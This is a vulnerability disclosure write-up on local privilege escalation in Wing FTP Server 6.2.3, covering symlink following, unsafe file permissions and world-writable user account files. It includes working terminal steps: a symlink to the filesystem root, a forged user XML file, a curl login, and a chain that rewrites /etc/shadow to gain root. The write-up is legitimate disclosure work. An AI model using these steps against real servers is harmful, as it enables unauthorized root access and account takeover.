Local Privilege Escalation in Wing FTP Server (v6.2.3)

2020-03-04

Description

From the official website: Wing FTP Server is an easy-to-use, secure, and reliable FTP server software for Windows, Linux, Mac OS, and Solaris. It supports multiple file transfer protocols, including FTP, FTPS, HTTP, HTTPS, and SFTP, giving your clients flexibility in how they connect to the server. And it provides admins with a web-based interface to administrate the server from anywhere. You can also monitor server performance and online sessions and even receive email notifications about various events taking place on the server.

Download Link: Wing FTP Server Software Downloads

Vulnerabilities - Unsafe UMask Set (CVE-2020-8634) and Unsafe Permissions on System Files (CVE-2020-8635)

A number of weaknesses in Wing FTP Server allow any local user to escalate privileges to root on Linux, MacOS, and Solaris. Three weaknesses were discovered in the software which make exploitation possible.

Issues:

1. Wing FTP Server follows symbolic links by default.
2. Wing FTP Server sets an unsafe umask (permissions) for all files modified within the web interface.
3. By default, the server sets unsafe permissions on system files, compromising the integrity of system settings and confidentiality of user password hashes.

Background

To install the server, download the archive from the Wing FTP website and extract. Within the directory, run the wftpserver binary. During installation, the software prompts the user to create an administrative user, an administrative password, choose which port the administrative HTTP interface should use (default 5466), then asks whether Wing FTP Server should start. The installation directory hereon will be referred to as **$WINGFTP_DIR**.

Ports will not open until the server is further configured. Once a domain is created within the administrative interface (http://localhost:5466), Wing FTP server opens services on TCP ports 21 (FTP), 990 (FTPS), 80 (HTTP), 443 (HTTPS), 22 (SSH). If a service is already running on one of those ports, Wing FTP does not override that service. The server will also open these services once a "domain" folder is created within **$WINGFTP_DIR** with a valid portlistener.xml file inside. This may only be done if the user has full write privileges to **$WINGFTP_DIR**.

For the following attack scenarios, consider a Wing FTP Server installation on a Linux (Ubuntu 18.04) host. A low-privilege Linux user (lowleveluser) with terminal access also has a Wing FTP account and access to their home directory (/home/lowleveluser). After examining a few attack scenarios, it will become clear that the only prerequisite for escalation of privilege is command execution on the server as *any user*.

Attack Scenario: Issue 1

Unsafe interpretation of symbolic links


Wing FTP server does not appear to check permissions while conducting file operations. The program runs as a superuser and therefore may access any directory or file as a superuser. In addition, the software follows symbolic links by default for all users. If a user creates a symbolic link to the filesystem root (ln -s / filesystem), a low-privilege user with read-only permissions to specific directories in Wing FTP may gain privileges to read the entire filesystem, including sensitive system files only accessible by root. Any Wing FTP user utilizing the HTTP interface may access any file in their path with permissions of the root user. If the user has read, write, and delete privileges within the application, they will also gain privileges to write or delete any file on the filesystem.

Exploitation


Any user may create a symbolic link within a folder for which they have write privileges.

```
lowleveluser@dj:~$ ls -l
total 0
lowleveluser@dj:~$ ln -s / filesystem
lowleveluser@dj:~$ ls -l
total 0
lrwxrwxrwx 1 lowleveluser lowleveluser 1 Jan 12 11:05 filesystem -> /
lowleveluser@dj:~$
```

This grants them read or read/write access to the entire filesystem.



A user may read sensitive files such as the /etc/shadow file, crack passwords offline, and then gain privileges of the root user. If the user has read, write, and delete privileges, they may also write to system files to increase privileges directly (by editing /etc/shadow directly or by other means).



Attack Scenario: Issue 2


CVE-2020-8634

Unsafe permissions set when modifying files

By default, Wing FTP Server appears to utilize the umask=111 when modifying files. The umask is able to be set in the administrator interface (http://localhost:5466). However, within this interface, the default permissions are "644" for modified or created files. Though this is indeed the case via FTP, files modified via the HTTP(S) interface are saved as world-readable and world-writable files ("666"). This appears to be a bug in Wing FTP Server. Thus, if a higher-privilege Wing FTP user modifies a file on the filesystem, the owner and group will be changed to root and the permissions will be changed to "666". In addition, the permissions of the file will be changed to 666 (world readable and world writable). This means that any modifications of sensitive files result in full read/write privileges being granted to all users on the system. If this situation occurs, any non-superusers gain access to those files. The modification of a particularly sensitive file (/etc/passwd, /etc/shadow, /etc/sudoers, etc.) may allow these users to escalate to a root.

Exploitation

The screenshot below shows a user accessing a sensitive file via the Wing FTP Server HTTP(S) interface, then clicking the "Save" button to perform a file modify operation.



With command line access, we see that the permissions of /etc/shadow were changed to 666 (world-writable).

```
lowleveluser@dj:/tmp$ ls -al /etc/shadow
-rw------- 1 root root 1727 Jan 12 12:53 /etc/shadow
lowleveluser@dj:/tmp$ echo "Opening and saving /etc/shadow through the HTTPS interface by a high-privilege user"
Opening and saving /etc/shadow through the HTTPS interface by a high-privilege user
lowleveluser@dj:/tmp$ ls -al /etc/shadow
-rw-rw-rw- 1 root root 1727 Jan 12 12:54 /etc/shadow
lowleveluser@dj:/tmp$
```

Attack Scenario: Issue 3


CVE-2020-8635

Unsafe default permissions on sensitive Wing FTP configuration files

Once a domain is created and user accounts are added via the administrative interface (http://localhost:5466), they are saved to **$WINGFTP_DIR**/Data/<domain>/users/<username>.xml, where <domain> and <username> are the names of the domain and users, respectively. The files "<username>.xml" are created with world-readable permissions, allowing any user on the system to view existing users and the md5 hash of their passwords. In addition, these files are also *world-writable*, allowing any user to forge their own Wing FTP user information to increase privileges within the application or change other user's password hashes (account takeover). To make matters worse, the folder **$WINGFTP_DIR**/Data/<domain>/users, by default, is created with full global permissions (777). This allows any user on the system to write to it. Combined, these insecure permissions allow any user to forge entire Wing FTP user accounts.

Exploitation


First, an administrative user should log into the administrative interface (http://localhost:5466) to view the existing user accounts. This is to view existing users within the system for a given domain. In this example, two user accounts exist: "adminuser" and "lowleveluser".



Using a crafted XML file similar to those in <username>.xml files created by Wing FTP Server, an attacker may forge a user by copying the XML file into the users directory located at **$WINGFTP_DIR**/Data/<domain>/users/ (see screenshot below). In the screenshot below, we forge a user account "h00p" with a password of "h00p" with full permissions in the filesystem root ("/").

```
lowleveluser@dj:/home/diamondjoe/Documents/wingftp/wftpserver/Data/test/users$ head -n 7 /tmp/h00p.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        <UserName>h00p</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>d28f47c0483d392ca2713fe7e6f54089</Password>
lowleveluser@dj:/home/diamondjoe/Documents/wingftp/wftpserver/Data/test/users$ cp /tmp/h00p.xml .
lowleveluser@dj:/home/diamondjoe/Documents/wingftp/wftpserver/Data/test/users$ ls -al
total 20
drwxrwxr-x 2 lowleveluser lowleveluser 4096 Jan 12 12:58 .
drwxrwxrwx 4 root         root         4096 Jan 12 11:17 
-rw-rw-rw- 1 root         root         3309 Jan 12 12:51 adminuser.xml
-rwxrwxr-x 1 lowleveluser lowleveluser 3297 Jan 12 12:58 h00p.xml
-rw-rw-rw- 1 root         root         3318 Jan 12 12:19 lowleveluser.xml
```

Again within the administrative interface, if an administrative user refreshes the page, they observe a new user "h00p" created within the application.



Last, a curl to the login URL demonstrates that the user "h00p" may successfully log in to the application. Observe in the HTTPS response that the "Set-Cookie" HTTP header is returned with a valid "UID" cookie granting access.

```
lowleveluser@dj:/home/diamondjoe/Documents/wingftp/wftpserver/Data/test/users$ head -n 7 /tmp/h00p.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        <UserName>h00p</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>d28f47c0483d392ca2713fe7e6f54089</Password>
lowleveluser@dj:/home/diamondjoe/Documents/wingftp/wftpserver/Data/test/users$ ls
adminuser.xml  lowleveluser.xml
lowleveluser@dj:/home/diamondjoe/Documents/wingftp/wftpserver/Data/test/users$ cp /tmp/h00p.xml .
lowleveluser@dj:/home/diamondjoe/Documents/wingftp/wftpserver/Data/test/users$ ls
adminuser.xml  h00p.xml  lowleveluser.xml
lowleveluser@dj:/home/diamondjoe/Documents/wingftp/wftpserver/Data/test/users$ curl -i -s -k -X $'POST'
 -H $'Content-Type: application/x-www-form-urlencoded' --data-binary $'username=h00p&password=h00p&user
name_val=h00p&remember=true&password_val=h00p&submit_btn=+Login+' 'https://192.168.0.31/loginok.html'
HTTP/1.0 200 HTTP OK
Server: Wing FTP Server(UNREGISTERED)
Set-Cookie: UID=42ef5e52134e9222686ff47eeab368b6098f6bcd4621d373cade4e832627b4f6; HttpOnly; secure
Set-Cookie: client_login_name=h00p; expires=Monday, 11-Jan-2021 21:03:27 GMT
Content-Type: text/html
Content-Length: 258
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Connection: close

<html>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta http-equiv="pragma" content="no-cache" />
<meta http-equiv="cache-control" content="no-cache, must-revalidate" />
<body>
<script>location='main.html';</script>
</body>
```

In this way, a user with terminal access or command execution on the server may forge a user account.

Putting it Together:


At this point, the path to privilege escalation should be pretty clear. But just for clarity, I've included the steps below.

1. Have terminal access or code execution on the server as any user.
2. Forge a user account with (at a minimum) read, write, and delete privileges.
3. Within the HTTP(S) interface, modify a sensitive system file. This will make the file world-writable.
4. Either from the web interface or terminal, modify the sensitive system file to increase privileges on the system (i.e. removing the root password reference within /etc/passwd or changing the root password hash in /etc/shadow.
5. Profit.

Exploit

To facilitate exploitation, I've created an exploit for this bug, provided a user has SSH access already to the system. The exploit, written with Python's paramiko, will log in, forge a Wing FTP user account, log in via the HTTP(S) interface, and modify the root password hash within the /etc/shadow file. Then, SSH in and su to root. Obviously each of these steps can be done manually as well. Enjoy!

Link to Exploit (Updated) Exploit-DB



Further Research

Update (3/4/2020). Another vulnerability was identified in Wing FTP Server after the initial patch. The writeup is contained in the following article: CVE-2020-9470.

Operating Systems Verified:

- Kali Linux 4
- Ubuntu 18.04.1 LTS
- MacOS Catalina
- Oracle Solaris 11.4 x86

Vulnerability Disclosure Policy

Hooper Labs takes security issues seriously. We believe in working with relevant stakeholders to achieve coordinated disclosure within a reasonable period of time. We also adhere to the industry-standard 90-day disclosure deadline, where vendors are notified of vulnerabilities immediately, with details shared to the public after 90 days (or sooner if the issues are resolved earlier).

Common Vulnerabilities and Exposures (CVEs) are an industry standard for identifying vulnerabilities (link). This system is a method for reference and tracking of publicly-known exposures. A CVE is a way to uniquely reference vulnerabilities across systems and Mitre Corporation is the primary CVE Numbering Authority (CNA) for the program. We believe that users have a right to know their exposures in order to make informed risk decisions.

Hooper Labs does not participate in bug bounty programs, but instead relies on responsible disclosure (link). Effectively communicating vulnerabilities and risks to the vendor, users, and public ensure that risk can be documented, calculated, and mitigated. We hope that through this process the Information Domain may be marginally safer.

Contact Us

If you have any questions, suggestions, or concerns, please reach out on Twitter (@nopantrootdance). Feel free to contribute to any of the projects on GitHub.